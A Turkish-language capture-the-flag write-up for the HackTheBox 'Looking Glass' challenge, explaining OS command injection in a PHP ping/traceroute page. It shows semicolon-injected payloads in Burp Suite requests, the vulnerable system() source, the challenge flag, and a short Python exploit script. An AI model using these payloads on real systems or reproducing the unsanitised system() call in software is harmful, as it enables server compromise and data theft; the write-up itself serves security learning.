

HACKTHEBOX – Looking Glass

Özet

Temizlenmemiş sistem çağrısı fonksiyonunun “command injection” zaafiyetine yol açması.

Öncelikle write-up kısmına dalmadan önce zaafiyetli makinede üzerinde durulan “command injection” güvenlik zaafiyetinin ne olduğu ile başlayalım.

OS Command Injection

OS Command Injection veya Komut enjeksiyonu bir saldırganın çalışan bir uygulamanın sunucusunda keyfi olarak işletim sistemi komutları yürütmesine olanak sağlayan bir güvenlik açığıdır. Bu tür saldırılarda saldırganlar kötü amaçlı programları yükleyebilir veya şifreleri ele geçirebilir, yani hassas verilerin açığa çıkarılması söz konusudur. Bu saldırı büyük ölçüde yetersiz giriş doğrulamalar nedeniyle mümkündür.

Öğrenilecek Beceriler

- Web uygulamalarında komut enjeksiyonunun nasıl tespit edildiği ve nasıl sömürüldüğü.
- Zayıf ve yetersiz giriş doğrulamalarını atlamayı ve işletim sistemi komutlarını keyfi olarak sunucuda yürütmeyi.

Öncelikle makineyi gerekli VPN bağlantımı yapıp makineyi dağıttıktan sonra aldığım ip adresi ve port ile web uygulamasına giriş yapıyorum ve açılışta böyle bir ekran beni karşılıyor.

Bu web sitesi docker konteynerde çalışan bir web uygulamasıdır. Sunucu tarafı kodu PHP dili ile yazılmıştır kullanıcıların bir “ping” veya “traceroute” komutu kullanarak bir IP adresine olan bağlantıyı test etmelerine olanak tanır.

Uygulamanın işlevselliği şunları içerir:

- Kullanıcı IP adresini görüntüler.
- Kullanıcının ‘ping’ veya ‘traceroute’ testi arasında seçim yapmasına izin verir.
- Test sonuçlarını görüntülemek için bir metin alanı sağlar.

Uygulama seçilen ‘ping’ veya ‘traceroute’ işlemlerini kullanıcı tarafından sağlanan IP adresinde yürütmek için PHP’deki ‘system()’ çağrısı yapan bir fonksiyon kullanır.

This Looking Glass provides you with information relative to backbone routing and network efficiency, providing you with the same transparency that customers on our network receive directly.


Traceroute allows a user to follow a packet through the network to a specific destination. It shows the domain, IP address and the roundtrip packet times as it traces the route to the destination.

Ping can be used to show whether or not a device with a valid Internet address or domain name can return packets sent to it by a specified server.

Ping 172.17.0.1 (172.17.0.1): 56 data bytes

```
64 bytes from 172.17.0.1: icmp_seq=0 ttl=64 time=0.062 ms
64 bytes from 172.17.0.1: icmp_seq=1 ttl=64 time=0.090 ms
64 bytes from 172.17.0.1: icmp_seq=2 ttl=64 time=0.121 ms
64 bytes from 172.17.0.1: icmp_seq=3 ttl=64 time=0.121 ms
--- 172.17.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.062/0.099/0.121/0.025 ms
```

Uygulamadaki barındırılan güvenlik açığı komut enjeksiyonudur. Kullanıcı tarafından alınan IP adresine herhangi bir giriş doğrulama veya temizleme olmaksızın doğrudan komut dizisine birleştirilir. Burada bu güvenlik açığından yararlanmak için saldırgan(biz) ip adresi alanına tıpkı terminal üzerinde işletim sistemi komutu çalıştırır gibi noktalı virgül (;) ekleriz ve çalıştırmak istediğimiz komutu gireriz. Öncelikle bu durumu doğruluyoruz:



Bunu doğrularken ‘Burp Suite’ aracını kullanarak araya giriyorum.

...

test=ping&ip_address=<machine_ip_address>;ls&submit=Test

...

Şeklinde girdiğinde burada sonuç olarak ekran resminde görüntülediğimiz gibi girilen ip adresine ping komutu ile ICMP paketlerini gönderip aldıktan sonra sonuçlarını ekrana basar ve ayrıca altta 'ls' komutunun çıktısını vermiş. Mevcut dizinimiz altında 'index.php' dosyamız mevcut. Böylelikle burada komut enjeksiyonunu doğrulamış olduk. Şimdi başka işletim sistemi komutları çalıştırmayı deneyelim. Örneğin bir üst dizine çıkalım ve burada flag ile başlayan herhangi bir dosya mevcut mu kontrol edelim ve eğer mevcutsa içeriğini okumayı burp suite repeater kullanarak deneyelim ve isteği yineleyelim.

The screenshot shows the Burp Suite Repeater interface. The request is a POST to http://83.136.255.40:43102 with a body containing a ping command. The response is an HTML page with a form and a 'Test' button. The Repeater interface shows the request and response details, including headers, body, and status.

Request:

```
1 POST / HTTP/1.1
2 Host: 83.136.255.40:43102
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://83.136.255.40:43102/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 69
10 Origin: http://83.136.255.40:43102
11 DNT: 1
12 Connection: close
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 test=ping&ip_address=10.30.18.217;cat ../flag&submit=Test
```

Response:

```
37 <option selected>
38   Server 01
39 </option>
40 </select>
41 <input type="text" name="ip_address" class="form-control" value="10.30.18.217">
42 </input>
43 <div class="input-group-append">
44   <input type="submit" name="submit" class="btn btn-primary" value="Test">
45 </div>
46 </div>
47 <textarea contentEditable="true" class="form-control mt-2 disabled" style="
48   resize:none; height: 300px;" readonly>
49   PING 10.30.18.217 (10.30.18.217): 56 data bytes
50   --- 10.30.18.217 ping statistics ---
51   4 packets transmitted, 0 packets received, 100% packet loss
52   HTB(I_finally_100k3d_thr0ugh_th3_rc3):php
53   function getUserIp()
54   {
55     return $_SERVER['REMOTE_ADDR'];
56   }
57
58   function runTest($test, $ip_address)
59   {
60     if ($test === 'ping')
61     {
62       system("ping -c4 $ip_address");
63     }
64     if ($test === 'traceroute')
65     {
66       system("traceroute $ip_address");
67     }
68   }
69
70   ?>
71 </script>
72 </body>
73 </html>
```

Inspector:

Selected text: HTB(I_finally_100k3d_thr0ugh_th3_rc3)

Request attributes: 2

Request query parameters: 0

Request body parameters: 3

Request cookies: 0

Request headers: 13

Response headers: 5

Ve evet! Üst dizinde flag ile başlayan dosyayı 'cat' komutu kullanarak içeriğini görüntülüyor ve odayı çözüyoruz.

Bunu biraz araştırdıktan sonra bunun için bir exploit kodu yazılabileceğini keşfettim. Python kodları şu şekilde:

```
'''

#!/usr/bin/env python3


import requests, base64


HOST, PORT="83.136.255.40", 43102
CHALLENGE_URL = f"http://{HOST}:{PORT}"


def main():

    command_injection = "; cat ../flag*"

    req_data = {
        'test':'ping',
        'ip_address':'10.30.18.217' + command_injection,
        'submit':'Test'
    }
    resp=requests.post(f"{CHALLENGE_URL}",data=req_data)
    html=resp.text
    flag="HTB{" +html.split("HTB{")[1].split("}")[0]+"}"
    print(flag)


if __name__ == "__main__":
    main()
```

